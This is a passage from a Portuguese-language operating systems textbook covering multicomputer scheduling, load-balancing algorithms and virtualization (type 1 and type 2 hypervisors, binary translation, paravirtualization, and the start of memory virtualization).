Por outro lado, quando uma página passível de ser escrita é realmente escrita pela primeira vez, uma cópia limpa é feita e armazenada na CPU que está realizando a escrita. Variáveis de travamento sobre a página podem ser adquiridas, a página atualizada e as variáveis liberadas. Mais tarde, quando um processo em uma máquina remota tenta adquirir uma variável de travamento sobre essa página, a CPU que escreveu nela anteriormente compara o estado atual da página com a página limpa e constrói uma mensagem listando todas as palavras que foram modificadas. Essa lista é, então, enviada para a CPU requerente para que ela atualize sua cópia em vez de invalidá-la (Keleher et al., 1994).

# 8.2.6 Escalonamento em multicomputador

Em um multiprocessador, todos os processos residem na mesma memória. Quando uma CPU finaliza sua tarefa atual, ela pega um processo e o executa. Em princípio, todos os processos são candidatos em potencial. Em um multicomputador, a situação é totalmente diferente. Cada nó tem sua própria memória e seu próprio conjunto de processos. A CPU 1 não pode repentinamente decidir executar um processo localizado no nó 4 sem primeiro trabalhar bastante para obtê-lo. Essa diferença significa que o escalonamento em multicomputadores é mais fácil, embora a alocação dos processos nos nós seja mais importante. A seguir, estudaremos essas questões.

O escalonamento em multicomputador é algo similar ao escalonamento em multiprocessador, mas nem todos os algoritmos do segundo se aplicam ao primeiro. O algoritmo mais simples para multiprocessador — manter uma única lista centralizada de processos prontos — não funciona, visto que cada processo pode somente executar na CPU em que ele está atualmente localizado. Contudo, quando um novo processo é criado, uma escolha pode ser feita sobre o local onde colocá-lo — para balancear a carga, por exemplo.

Uma vez que cada nó tem seus próprios processos, qualquer algoritmo de escalonamento local pode ser usado. Contudo, também é possível usar o escalonamento em bando, visto que é necessário apenas um entendimento inicial sobre qual processo executar e em qual tempo, além de algum modo de coordenar o início dos intervalos de tempo.

# 8.2.7 Balanceamento de carga

Existe relativamente pouco para dizer sobre o escalonamento em multicomputadores, pois, uma vez que um processo é associado a um nó, pode-se optar por qualquer

Capítulo 8

algoritmo de escalonamento local, a menos que o escalonamento em bando esteja sendo usado. Contudo, certamente porque existe pouco controle, uma vez que um processo é associado a um nó, a decisão sobre qual processo deveria ir para qual nó torna-se importante. Isso contrasta com os sistemas de multiprocessadores, nos quais todos os processos vivem na mesma memória e podem ser escalonados sobre qualquer CPU de acordo com sua vontade. Consequentemente, é importante verificar como os processos podem ser efetivamente associados aos nós. Os algoritmos e as heurísticas para fazer essa associação são conhecidos como algoritmos de alocação de processador.

Muitos algoritmos de alocação de processador (isto é, nós) já foram propostos ao longo dos anos. Eles diferem entre si no tipo de informação que se supõe conhecida, bem como em seus objetivos. As propriedades que podem ser conhecidas sobre um processo incluem as necessidades da CPU, o uso de memória e a quantidade de comunicação entre cada um dos outros processos. Entre os objetivos possíveis estão a minimização dos ciclos de CPU desperdiçados em razão da falta de trabalho local, a minimização da largura de banda de comunicação total e a garantia de equidade para usuários e processos. A seguir examinaremos alguns algoritmos para dar uma ideia do que é possível.

#### Algoritmo determinístico teórico de grafos

Uma classe de algoritmos amplamente estudada é empregada em sistemas que consistem de processos nos quais a CPU e as necessidades de memória são conhecidas e existe uma matriz informando a quantidade média de tráfego entre cada par de processos. Se o número de processos é maior do que o número de CPUs, k, vários processos terão de ser associados a cada CPU. A ideia é executar uma associação de modo que o tráfego na rede seja minimizado.


O sistema pode ser representado como um grafo com pesos, em que cada vértice representa um processo e cada arco representa um fluxo de mensagens entre dois processos. Matematicamente, o problema se reduz a encontrar uma maneira de dividir (isto é, cortar) o grafo em k subgrafos disjuntos, sujeitos a certas restrições (por exemplo, necessidades de CPU e de memória inferiores a alguns limites para cada subgrafo). Para cada solução que se enquadra nas restrições, os arcos localizados totalmente dentro de um único subgrafo representam a comunicação intramáquina e podem ser ignorados. Os arcos que vão de um subgrafo para outro representam o tráfego da rede. O objetivo é, então, encontrar uma divisão que minimize o tráfego da rede e ao mesmo tempo satisfaça todas as restrições. Como exemplo, a Figura 8.24 mostra um sistema de nove processos, de A a I, com arcos rotulados com a carga de comunicação média entre os processos (por exemplo, em Mbps).

Na Figura 8.24(a), dividimos um grafo com os processos A, E e G no nó 1, os processos B, F e H no nó 2 e os processos C, D e I no nó 3. O tráfego total da rede é a soma dos arcos intersecionados pelos cortes (as linhas pontilhadas), isto é, 30 unidades. Na Figura 8.24(b), temos uma divisão diferente, que apresenta somente 28 unidades de tráfego de rede. Ao supor que essa divisão de 28 unidades atenda a todas as restrições de memória e CPU, ela constitui a melhor escolha, pois requer menos comunicação.

Intuitivamente, o que fazemos é olhar para os aglomerados fortemente acoplados (fluxo elevado de tráfego intragrupo), mas que interagem pouco com os outros aglomerados (fluxo reduzido de tráfego intergrupo). Alguns dos primeiros artigos a discutir o problema foram Chow e Abraham (1982), Lo (1984) e Stone e Bokhari (1978).

#### Algoritmo heurístico distribuído iniciado pelo emissor

Vamos agora conhecer alguns algoritmos distribuídos. Um algoritmo diz que um processo, ao ser criado, executa no nó que o criou, a menos que este esteja sobrecarregado. A medida usada para comprovar a sobrecarga pode ser a quantidade de processos, a quantidade do conjunto total de trabalho ou alguma outra. Se o nó está sobrecarregado, ele seleciona outro nó aleatoriamente e pergunta qual é sua carga (usando a mesma métrica). Se a carga do nó investigado está abaixo de um limiar, o processo excedente é, então, enviado para ele (Eager et al., 1986). Do contrário, outra máquina é escolhida para a investigação. A procura não segue indefinidamente. Se nenhum nó adequado foi encontrado dentro de N tentativas, o algoritmo termina e o processo excedente executa na máquina onde foi originado. A ideia é que os nós sobrecarregados tentem livrar-se






Figura 8.24 Duas maneiras de alocar nove processos em três nós.

do excesso de trabalho, como mostra a Figura 8.25(a), que demonstra o balanceamento de carga iniciado pelo emissor.

Eager et al. (1986) construíram um modelo analítico desse algoritmo com base em filas. Usando esse modelo, verificou-se que o algoritmo comporta-se bem e é estável com uma ampla gama de parâmetros, incluindo valores diferentes de limiares, custos de transferência e limite de sondagem.

Apesar disso, deve-se observar que, sob condições de muito trabalho, todas as máquinas constantemente vão sondar outras máquinas em vão, na tentativa de encontrar uma máquina que esteja querendo aceitar mais trabalho. Poucos processos estarão excedentes, mas uma sobrecarga considerável pode surgir na tentativa de distribuí-los.

### Algoritmo heurístico distribuído iniciado pelo receptor

Um algoritmo complementar ao anterior — iniciado por um emissor sobrecarregado — é um iniciado por um receptor com pouca carga, como mostrado na Figura 8.25(b). Com esse algoritmo, sempre que um processo finaliza, o sistema verifica se ele dispõe de trabalho suficiente. Em caso negativo, ele escolhe alguma máquina aleatoriamente e solicita trabalho a ela. Se a máquina escolhida não tem nada a oferecer, uma segunda e depois uma terceira máquina são investigadas. Se nenhum trabalho é encontrado dentro de *N* investigações, o nó para temporariamente de procurar, faz qualquer serviço que ele possa ter esperado e tenta novamente quando o próximo processo acabar. Se nenhum trabalho está disponível, a máquina fica ociosa. Após algum intervalo fixo de tempo, o nó disponível retoma a sondagem novamente.

Uma vantagem desse algoritmo é que ele não sobrecarrega o sistema nos momentos críticos. O algoritmo iniciado pelo emissor faz um grande número de sondagens justamente quando o sistema menos pode tolerá-las — quando ele está sobrecarregado. Com o algoritmo iniciado pelo receptor, quando o sistema está sobrecarregado, a probabilidade de uma máquina não ter trabalho suficiente é pequena. Contudo, quando for esse o caso, será fácil encontrar trabalho. Obviamente, quando há pouco trabalho a fazer, o algoritmo iniciado pelo receptor cria tráfego considerável em razão das sondagens, uma vez que todas as máquinas desempregadas caçam trabalho desesperadamente. Contudo, é muito melhor ter uma sobrecarga extra quando o sistema não está superatarefado do que quando está.

Também é possível combinar esses dois algoritmos a fim de que as máquinas tentem livrar-se do trabalho quando este for excessivo e tentem adquirir trabalho quando não tiverem o suficiente. Além disso, talvez as máquinas consigam melhorar a investigação aleatória mantendo um histórico das investigações anteriores para determinar quaisquer máquinas que estejam cronicamente sub ou sobrecarregadas. Uma destas pode ser investigada primeiro, dependendo se o interessado está tentando se livrar do trabalho ou adquiri-lo.

# 8.3 Virtualização

Em algumas situações, uma empresa possui um multicomputador, mas não o quer de verdade. Um exemplo comum é uma empresa que possui um servidor de e-mails, um servidor de Internet, um servidor FTP, alguns servidores de comércio eletrônico e outros mais. Todos eles funcionam em computadores diferentes em uma mesma estante de equipamentos, conectados por uma rede de alta velocidade - em outras palavras, um multicomputador. Em alguns casos, todos esses servidores funcionam em máquinas separadas porque somente uma máquina não daria conta da carga; mas em muitos outros casos, a principal razão para não ter todos esses serviços como processos na mesma máquina é a confiança: o gerente simplesmente não confia que o sistema operacional vá funcionar 24 horas por dia, 365 ou 366 dias por ano, sem nenhuma falha. Colocando cada serviço em um computador separado, se um dos servidores parar, os outros não serão afetados. Embora essa escolha dê




Figura 8.25 (a) Um nó superatarefado procurando por um nó menos carregado para o qual possa repassar processos. (b) Um nó vazio procurando trabalho para fazer.

conta da tolerância a falhas, ela é cara e difícil de ser gerenciada por conta do envolvimento de muitas máquinas.

O que fazer? A tecnologia de máquinas virtuais, que tem mais de 40 anos e normalmente é denominada virtualização, foi o que surgiu como proposta de solução (conforme discutimos na Seção 1.7.5). Ela permite que um único computador hospede múltiplas máquinas virtuais, cada uma com seu próprio sistema operacional. A vantagem dessa abordagem é que a falha em uma das máquinas virtuais não faz com que as outras falhem automaticamente. Em um sistema virtualizado, diferentes servidores podem funcionar em diferentes máquinas virtuais, o que mantém o modelo de falha parcial de um multicomputador a um custo muito mais baixo e de muito mais fácil manutenção.

É claro que a organização de servidores desse modo é como colocar todos os ovos em uma mesma cesta. Se o servidor no qual as máquinas virtuais estão armazenadas falhar, o resultado é ainda mais catastrófico do que no caso de falha de um único servidor. A razão para a existência da virtualização, entretanto, é que a maioria das interrupções no serviço não é causada por defeitos de hardware, mas pelo conjunto de software inchado, não confiável e cheio de erros, em especial os sistemas operacionais. Com a tecnologia de máquinas virtuais, o único software que funciona no modo núcleo é o hipervisor, que tem duas ordens de magnitude, menos linhas de código que um sistema operacional e, portanto, menos erros.

A execução de software nas máquinas virtuais apresenta outras vantagens além do forte isolamento. Uma delas é que ter menos máquinas físicas significa economia de dinheiro em hardware e em eletricidade e menos espaço ocupado no escritório. Para empresas como Amazon, Yahoo, Microsoft ou Google, que devem ter milhares de servidores executando diferentes tarefas, a redução das necessidades físicas em seus centros de processamento de dados representa uma enorme economia de custos. Normalmente, em grandes empresas, os departamentos ou grupos individuais têm ideias interessantes e adquirem um servidor para implementá-las. Se a ideia agradar e diversos outros servidores forem necessários, o centro de processamento de dados da empresa aumenta. Em geral é difícil transferir o software entre as máquinas porque, em geral, cada aplicação precisa de uma versão diferente do sistema operacional, com bibliotecas e arquivos de configuração específicos e outras coisas mais. Nas máquinas virtuais, cada aplicação pode levar consigo seu próprio ambiente.

Outra vantagem das máquinas virtuais é que a criação de pontos de salvaguarda (check points) e a migração (por exemplo, para balanceamento de carga entre diferentes servidores) são muito mais fáceis do que no caso dos processos funcionando em um sistema operacional normal. Neste último, muitas informações sobre estados críticos de cada processo estão armazenadas em tabelas do sistema operacional, inclusive aquelas relacionadas a arquivos abertos, alarmes, gerenciadores de sinais, entre outras. Na migração de máquinas virtuais, tudo o que precisa ser movido é sua imagem de memória, já que todas as tabelas do sistema operacional são movidas também.

Outro uso para as máquinas virtuais é armazenar aplicações de versões mais antigas de um sistema operacional (ou versões do sistema operacional) que não possuem mais suporte ou que não funcionam no hardware atual. Elas podem funcionar ao mesmo tempo e no mesmo hardware que as aplicações atuais. Na verdade, a possibilidade de executar ao mesmo tempo aplicações que usam diferentes sistemas operacionais é um forte argumento a favor das máquinas virtuais.

As máquinas virtuais também são utilizadas no desenvolvimento de software. Um programador que queira se certificar de que seu programa funciona no Windows 98, no Windows 2000, no Windows XP, no Windows Vista, em diferentes versões do Linux, no FreeBSD, no OpenBSD, no NetBSD e no Mac OS X não precisa mais conseguir diferentes computadores e instalar um sistema operacional em cada um deles. Em vez disso, ele simplesmente cria um grupo de máquinas virtuais em um único computador e instala um sistema operacional em cada uma dessas máquinas. É claro que existe a alternativa de particionar o disco rígido e instalar um sistema operacional diferente em cada partição, mas essa abordagem é mais difícil. Em primeiro lugar, os computadores pessoais convencionais suportam apenas quatro partições primárias, independentemente do tamanho do disco. Segundo, embora um programa que permita a seleção do sistema operacional a ser inicializado possa ser instalado no bloco de inicialização, seria necessário reinicializar o computador para trabalhar em um novo sistema operacional. Com máquinas virtuais, todos eles podem funcionar ao mesmo tempo.

### 8.3.1 Requisitos para virtualização

Como vimos no Capítulo 1, existem duas abordagens para a virtualização. Um tipo de hipervisor, denominado hipervisor tipo 1 (ou monitor de máquina virtual), é mostrado na Figura 1.26(a). Na verdade, ele é o sistema operacional, já que este é o único programa funcionando no modo núcleo. Sua tarefa é gerenciar múltiplas cópias do hardware real, denominadas máquinas virtuais, como os processos que um sistema operacional normal gerencia. Por sua vez, um hipervisor tipo 2, apresentado na Figura 1.26(b), é completamente diferente. É simplesmente um programa do usuário funcionando, digamos, no Windows ou no Linux, que funciona como um 'interpretador' do conjunto de instruções da máquina e também cria uma máquina virtual. O termo 'interpretador' está entre aspas porque, em geral, blocos de código são processados de determinada maneira, armazenados em cache e executados diretamente de modo a aumentar o desempenho, mas, em princípio, a interpretação de todas as

instruções funcionaria, embora esse procedimento seja mais lento. Em ambos os casos, o sistema operacional funcionando sobre o hipervisor é denominado **sistema operacional hóspede**. No caso do hipervisor tipo 2, o sistema operacional funcionando sobre o hardware é denominado **sistema operacional hospedeiro**.

É importante observar que, nas duas situações, as máquinas virtuais devem se comportar exatamente da mesma maneira que o hardware real. Em particular, deve ser possível inicializá-las como computadores reais e instalar sistemas operacionais arbitrários em cada uma delas, assim como fazemos com o hardware real. É tarefa do hipervisor criar esse cenário ilusório de forma eficiente (sem ser um interpretador completo).

A razão para a existência de dois tipos de hipervisores está relacionada à arquitetura do Intel 386, que foi transportada para novas CPUs durante 20 anos para que se pudesse manter a compatibilidade. Em resumo, cada CPU com modo núcleo e modo usuário possui um conjunto de instruções que somente pode ser executado no modo núcleo, como instruções de E/S, instruções de modificação nas configurações de MMU etc. Em seus clássicos trabalhos sobre virtualização, Popek e Goldberg (1974) chamaram essas instruções de instrução sensível. Existe ainda outro conjunto que é capturado por uma armadilha(trap) se executado no modo usuário. Popek e Goldberg chamaram essas instruções de instruções privilegiadas. A pesquisa desses autores foi a primeira a declarar que uma máquina somente pode ser virtualizada se as instruções sensíveis forem um subconjunto das instruções privilegiadas. De modo mais simples, se tentarmos fazer algo que não deveríamos no modo usuário, teremos uma armadilha de hardware. O Intel 386, ao contrário do IBM/370, não apresentava essa propriedade. Pouquíssimas instruções sensíveis do 386 eram ignoradas quando executadas no modo usuário. Por exemplo, a instrução POPF substitui o registrador de estado, que altera o bit que habilita/desabilita interrupções. No modo usuário, esse bit simplesmente não é alterado. Em função disso, o 386 e seus sucessores não podiam ser virtualizados e, portanto, não suportavam o hipervisor tipo 1.

Na verdade, a situação é um pouco pior. Além dos problemas com instruções que não eram capturados no modo usuário, existem ainda instruções que leem estado sensitivo no modo usuário sem gerar uma captura. No Pentium, por exemplo, um programa pode determinar se vai funcionar em modo usuário ou em modo núcleo por meio da leitura de seu seletor de segmento de código. Um sistema operacional que execute esse procedimento e descubra que está realmente no modo usuário pode tomar decisões equivocadas com base nessa informação.

Esse problema foi resolvido quando a Intel e a AMD introduziram a virtualização em suas CPUs a partir de 2005. Nas CPUs Intel Core 2 Duo, ela é chamada de VT (virtualization technology — tecnologia de virtualização). Nas CPUs AMD Pacific, são chamadas de SVM (secure virtual machine — máquina virtual segura). A seguir, utilizaremos o termo tecnologia de virtualização de forma genérica. Ambos foram inspirados no funcionamento do IBM VM/370, mas são um pouco diferentes. A ideia básica é criar contêineres nos quais as máquinas virtuais possam ser executadas. Quando é iniciado um sistema operacional hóspede em um contêiner, ele continua sendo executado lá até que gere uma exceção e seja capturado pelo hipervisor por meio da execução de uma instrução de E/S, por exemplo. O conjunto de operações capturadas por uma armadilha é controlado por um mapa de bits do hardware estabelecido pelo hipervisor. Com essas extensões, é possível criar máquinas virtuais segundo a abordagem trap-and-emulate (captura e emulação).

#### 8.3.2 Hipervisores tipo 1

A possibilidade de virtualização é uma questão importante e, portanto, deve ser examinada com mais detalhes. Na Figura 8.26, vemos um hipervisor tipo 1 gerenciando uma máquina virtual. Como todos os outros hipervisores tipo 1, esse também funciona em uma máquina convencional. A máquina virtual funciona como um processo de usuário no modo usuário e, como tal, não pode executar instruções sensíveis. Ela executa um sistema operacional hóspede que acredita estar no modo núcleo, embora, é claro, esteja de fato no modo usuário. Chamaremos este de




Figura 8.26 Quando o sistema operacional em uma máquina virtual executa uma instrução do modo núcleo, ela é capturada pelo hipervisor se a tecnologia de virtualização estiver presente.

modo núcleo virtual. A máquina virtual também executa processos do usuário, que acreditam estar no modo usuário (e realmente estão).

O que acontece quando o sistema operacional (que acredita estar no modo núcleo) executa uma instrução sensível (somente permitida no modo núcleo)? Em CPUs sem tecnologia de virtualização, a instrução falha e o sistema operacional normalmente para, o que impossibilita a virtualização real. É possível argumentar que todas as instruções sensíveis deveriam criar uma armadilha quando executadas no modo usuário, mas não era assim que funcionavam as CPUs 386 e suas sucessoras sem VT.

Nas CPUs com VT, quando o sistema operacional hóspede executa uma instrução sensível, tem-se uma armadilha para o núcleo, conforme ilustrado na Figura 8.26. O hipervisor pode, então, inspecionar a instrução para verificar se ela veio do sistema operacional hóspede na máquina virtual ou de um programa do usuário no mesmo local. No primeiro caso, o hipervisor faz com que a instrução seja executada; no segundo, ele emula o que o hardware real faria quando deparasse com uma instrução sensível sendo executada no modo usuário. A instrução costuma ser ignorada quando a máquina virtual não tem VT. Caso contrário, ela é capturada para o sistema operacional hóspede em funcionamento na máquina virtual.

# 8.3.3 Hipervisores tipo 2

A construção de um sistema de máquinas virtuais é relativamente simples quando a VT está disponível, mas o que as pessoas faziam antes dela? É certo que executar um sistema operacional completo em uma máquina virtual não funcionaria porque algumas das instruções sensíveis seriam simplesmente ignoradas, fazendo com que o sistema falhasse. Em vez disso, o que aconteceu foi a invenção do que hoje chamamos de hipervisores tipo 2, conforme ilustrado na Figura 1.26(b). O primeiro deles foi o VMware (Adams e Agesen, 2006; Waldspurger, 2002), que foi o desdobramento do projeto de pesquisa Disco, realizado na Universidade de Stanford (Bugnion et al., 1997). O VMware funciona como um programa de usuário simples em um sistema operacional hospedeiro como o Windows ou o Linux. Quando iniciado pela primeira vez, ele age como um novo computador que acaba de ser ligado e espera encontrar um CD-ROM na unidade correspondente, contendo um sistema operacional que será instalado no disco virtual (na verdade, somente um arquivo do Windows ou do Linux) quando for executado o programa de instalação armazenado no CD-ROM. Uma vez instalado, o sistema operacional hóspede pode ser inicializado quando a máquina for ligada.

Vamos agora ver mais detalhadamente como funciona o VMware. Quando executa um programa binário do Pentium, obtido pela instalação do CD-ROM ou via disco virtual, ele primeiro varre o código em busca de blocos básicos, ou seja, execuções diretas de instruções que terminam com uma instrução jump, call, trap ou alguma outra que altere o fluxo de controle. Por definição, um bloco básico não contém nenhuma instrução que altere o contador de programa, exceto a última. O bloco é inspecionado de forma a averiguar se ele contém instruções sensíveis (conforme propostas por Popek e Goldberg). Em caso afirmativo, cada uma delas é substituída por uma chamada a uma rotina VMware que a gerencia. A última instrução também é substituída por uma chamada a uma rotina VMware.

Uma vez concluídas as etapas anteriores, o bloco básico é armazenado no interior do VMware para que seja executado. Um bloco que não contenha instruções sensíveis será executado no VMware com a mesma velocidade que seria executado diretamente pelo hardware porque, na verdade, está sendo executado pelo hardware. As instruções sensíveis são identificadas desse modo e emuladas. A essa técnica damos o nome de tradução binária.

Após o término da execução do bloco básico, o controle retorna ao VMware, que localiza seu sucessor. Se este já tiver sido traduzido, pode ser executado imediatamente. Caso contrário, ele é traduzido, armazenado e executado. Eventualmente, a maior parte dos programas estará armazenada em cache e será executada quase que em velocidade normal. Diversas otimizações são utilizadas, por exemplo, se um bloco básico termina chamando outro. A última instrução pode ser substituída por uma instrução jump ou call diretamente para outro bloco básico traduzido, eliminando a sobrecarga associada à busca pelo bloco sucessor. Além disso, não há necessidade de substituir as instruções sensíveis nos programas do usuário, uma vez que o hardware irá ignorá-las de qualquer forma.

Agora deve estar clara a razão para os hipervisores tipo 2 funcionarem, mesmo em um hardware que não possa ser virtualizado: todas as instruções sensíveis são substituídas por chamadas de rotinas que emulam tais instruções. Nenhuma instrução sensível vinda do sistema operacional hóspede é executada pelo hardware real. Elas são transformadas em chamadas ao hipervisor, que fica responsável por emulá-las.

Pode-se ingenuamente imaginar que as CPUs com VT superam com facilidade o desempenho das técnicas de software empregadas pelos hipervisores tipo 2, mas as avaliações mostram resultados variados (Adams e Agesen, 2006). O que acontece é que a abordagem trap-and-emulate (captura e emulação) utilizada pelo hardware VT gera inúmeras armadilhas, que são caras ao hardware atual, pois arruinam as memórias caches, TLBs e tabelas de previsão de desvios localizadas na CPU. Em contrapartida, quando as instruções sensíveis são substituídas por chamadas de rotinas VMware no processo em execução, não há nenhuma ocorrência de sobrecarga. Conforme demonstram Adams e Agesen, dependendo da carga de trabalho, às vezes o software supera o hardware. Por conta disso, ainda que o software funcione bem sem a tradução binária, alguns hipervisores tipo 1 recorrem a ela por razões de desempenho.

# 8.3.4 | Paravirtualização

Tanto o hipervisor tipo 1 quanto o tipo 2 trabalham com sistemas operacionais hóspedes não modificados, mas precisam se esforçar para alcançar um desempenho razoável. Uma abordagem diferente que está se tornando popular é a que modifica o código-fonte do sistema operacional hóspede de modo que, em vez de executar instruções sensíveis, ele faça **chamadas de hipervisor**. Na verdade, o sistema operacional hóspede está atuando como um programa do usuário quando faz chamadas ao sistema operacional (o hipervisor). Quando esse caminho é tomado, é preciso que o hipervisor defina uma interface composta por um conjunto de chamadas aos procedimentos que o sistema operacional hóspede possa usar. Esse conjunto de chamadas forma o que efetivamente conhecemos como **API** (application programming interface — interface de programação de aplicações), ainda que seja uma interface para uso do sistema operacional hóspede e não de programas de aplicação.

Indo ainda mais longe, é possível remover todas as instruções sensíveis do sistema operacional e fazer com que ele somente faça chamadas do hipervisor para solicitar servicos de sistema como operações de E/S. Esse procedimento transforma o hipervisor em um micronúcleo, conforme apresentado na Figura 1.23. Um sistema operacional hóspede do qual tenham sido intencionalmente removidas (algumas) instruções sensíveis é considerado paravirtualizado (Barham et al., 2003; Whitaker et al., 2002). A emulação de instruções peculiares de hardware é uma tarefa desagradável e que consome muito tempo. Ela requer uma chamada ao hipervisor e, em seguida, a emulação da semântica exata de uma instrução complicada. É muito melhor que o sistema operacional hóspede realize uma chamada ao hipervisor (ou micronúcleo) para que se realizem operações de E/S, entre outras. A razão principal para que os primeiros hipervisores apenas emulassem a máquina completa era a falta de disponibilidade de código--fonte para o sistema operacional hóspede (para o Windows, por exemplo) ou ainda o grande número de variantes (para o Linux, por exemplo). Pode ser que, no futuro, a API hipervisor/micronúcleo seja padronizada e os futuros sistemas operacionais sejam projetados para chamá-la em vez de utilizar instruções sensíveis. Se isso acontecer, será mais fácil utilizar e suportar a tecnologia de máquina virtual.

A diferença entre a virtualização real e a paravirtualização é apresentada na Figura 8.27. Nela, temos duas máquinas virtuais sendo gerenciadas em hardware VT. À esquerda, temos uma versão não modificada do Windows como sistema operacional hóspede. Quando uma instrução sensível é executada, o hardware cria uma armadilha para o hipervisor, que, por sua vez, emula a instrução e retorna. À direita, temos uma versão do Linux modificada de modo a não mais conter instruções sensíveis. No lugar delas, quando é necessário executar operações de E/S ou modificar registros internos (como os que apontam para as tabelas de páginas), o sistema faz uma chamada de hipervisor para que o serviço seja executado, como um programa aplicativo que realiza uma chamada de sistema no Linux convencional.

Na Figura 8.27, apresentamos o hipervisor dividido em duas partes separadas pela linha tracejada. Na verdade, existe somente um programa em execução no hardware. No exemplo, uma parte dele é responsável pela interpretação das instruções sensíveis geradas pelo Windows e interceptadas. A outra parte é responsável somente pelas chamadas ao hipervisor. Na figura, a segunda parte é denominada micronúcleo. Se a intenção é que o hipervisor execute somente sistemas operacionais hóspedes paravirtualizados, não há necessidade de emulação de instruções sensíveis e temos um micronúcleo real, que simplesmente oferece serviços muito básicos, como o despacho de processos e o gerenciamento da MMU. A diferença entre um hipervisor tipo 1 e um micronúcleo é hoje muito vaga e ficará ainda mais confusa à medida que os hipervisores começarem a disponibilizar mais e mais funcionalidades e chamadas — o que é bastante provável. Esse assunto é controverso, mas está cada vez mais claro que o programa sendo executado pelo hardware no modo núcleo na máquina convencional deve ser pequeno e confiável e ser composto por milhares de linhas de código, e não milhões de linhas de código. Esse assunto foi discutido por diversos pesquisadores (Hand et al., 2005; Heiser et al., 2006; Hohmuth et al., 2004; Roscoe et al., 2007).




Figura 8.27 Um hipervisor controlando tanto uma virtualização real quanto uma paravirtualização.

A paravirtualização do sistema operacional hóspede levanta uma série de questões. Primeiro, se as instruções sensitivas são substituídas por chamadas ao hipervisor, como o sistema operacional pode funcionar no hardware nativo? Afinal de contas, o hardware não compreende essas chamadas. Segundo, e se existirem diversos hipervisores no mercado, como o VMware, o Xen, de código aberto e originalmente da Universidade de Cambridge, e o Viridian da Microsoft, todos com APIs distintas? Como é possível modificar o núcleo de forma a executar todos eles?

Amsden et al. (2006) propuseram uma solução. Em seu modelo, o núcleo é modificado para chamar rotinas especiais sempre que for necessário executar algo sensível. Juntos, esses procedimentos, chamados de VMI (virtual machine interface — interface de máquina virtual), formam uma camada de baixo nível que faz a interface com o hardware ou hipervisor. Esses procedimentos são projetados de forma a serem genéricos e não atrelados ao hardware ou a algum tipo específico de hipervisor.

A Figura 8.28 apresenta um exemplo dessa técnica aplicado a uma versão paravirtualizada do Linux denominada VMI Linux (VMIL). Quando o VMI Linux é executado na máquina convencional, ele precisa estar ligado a uma biblioteca que fornece a instrução (sensível) real necessária à execução da tarefa, conforme mostra a Figura 8.28(a). Quando executada em um hipervisor - VMware ou Xen, por exemplo — o sistema operacional hóspede está ligado a diferentes bibliotecas que fazem as chamadas de hipervisor apropriadas (e diferentes) ao hipervisor subjacente. Desse modo, o núcleo do sistema operacional mantém a característica da portabilidade, comportando-se de forma amigável em relação ao hipervisor e conservando a eficiência.

Outras propostas de interface de máquinas virtuais foram apresentadas. Uma delas, bastante popular, é a paravirt ops, cuja ideia é conceitualmente bastante semelhante ao que acabamos de descrever, mas com algumas especificidades.

# 8.3.5 Virtualização de memória

Até aqui, falamos somente sobre como virtualizar a CPU. Um sistema computacional, entretanto, possui outros elementos além da CPU, como memória e dispositivos de E/S, que também devem ser virtualizados. Vejamos de que forma isso é feito.

Quase todos os sistemas operacionais modernos dão suporte à memória virtual, que é basicamente o mapeamento das páginas no espaço de endereçamento virtual para páginas da memória física. Esse mapeamento é definido por tabelas de páginas (multiníveis) e geralmente se inicia quando o sistema operacional define um registro de controle na CPU que aponta para a tabela de páginas do nível mais alto. A virtualização complica bastante o gerenciamento da memória.

Imagine, por exemplo, que uma máquina virtual esteja em funcionamento e o sistema operacional hóspede em execução nela decida mapear as páginas virtuais 7, 4 e 3 para as páginas físicas 10, 11 e 12, respectivamente. Ele constrói tabelas de páginas contendo esse mapeamento e carrega um ponteiro de hardware que aponte para a tabela de nível mais alto. Essa instrução é sensível. Em uma CPU virtualizada, será capturada por uma armadilha; com o VMware, teremos uma chamada de rotina VMware; em um sistema operacional paravirtualizado, teremos uma chamada de hipervisor. Para simplificar, vamos supor que seja capturada por uma armadilha em um hipervisor tipo 1, mas o problema é o mesmo nos três casos anteriores.

O que o hipervisor faz agora? Uma solução possível é alocar as páginas físicas 10, 11 e 12 para essa máquina virtual e configurar as tabelas de páginas existentes de forma que mapeiem as páginas virtuais 7, 4 e 3 para as utilizarem. Até aqui, tudo bem.

Agora suponha que uma segunda máquina virtual seja iniciada e mapeie suas páginas virtuais 4, 5 e 6 para as páginas físicas 10, 11 e 12 e configure o registro de controle para apontar para as tabelas de páginas correspondentes. O hipervisor captura a instrução, mas faz o quê? Ele não pode utilizar esse mapeamento porque as páginas físicas 10, 11 e 12 já estão em uso. É possível procurar por páginas livres — 20, 21 e 22, digamos — e utilizá-las, mas primeiro será necessário criar novas tabelas de páginas que mapeiem as páginas virtuais 4, 5 e 6 da máquina virtual 2




Figura 8.28 Uma interface da máquina virtual Linux funcionando (a) em uma máquina convencional; (b) com VMWare; (c) com Xen.

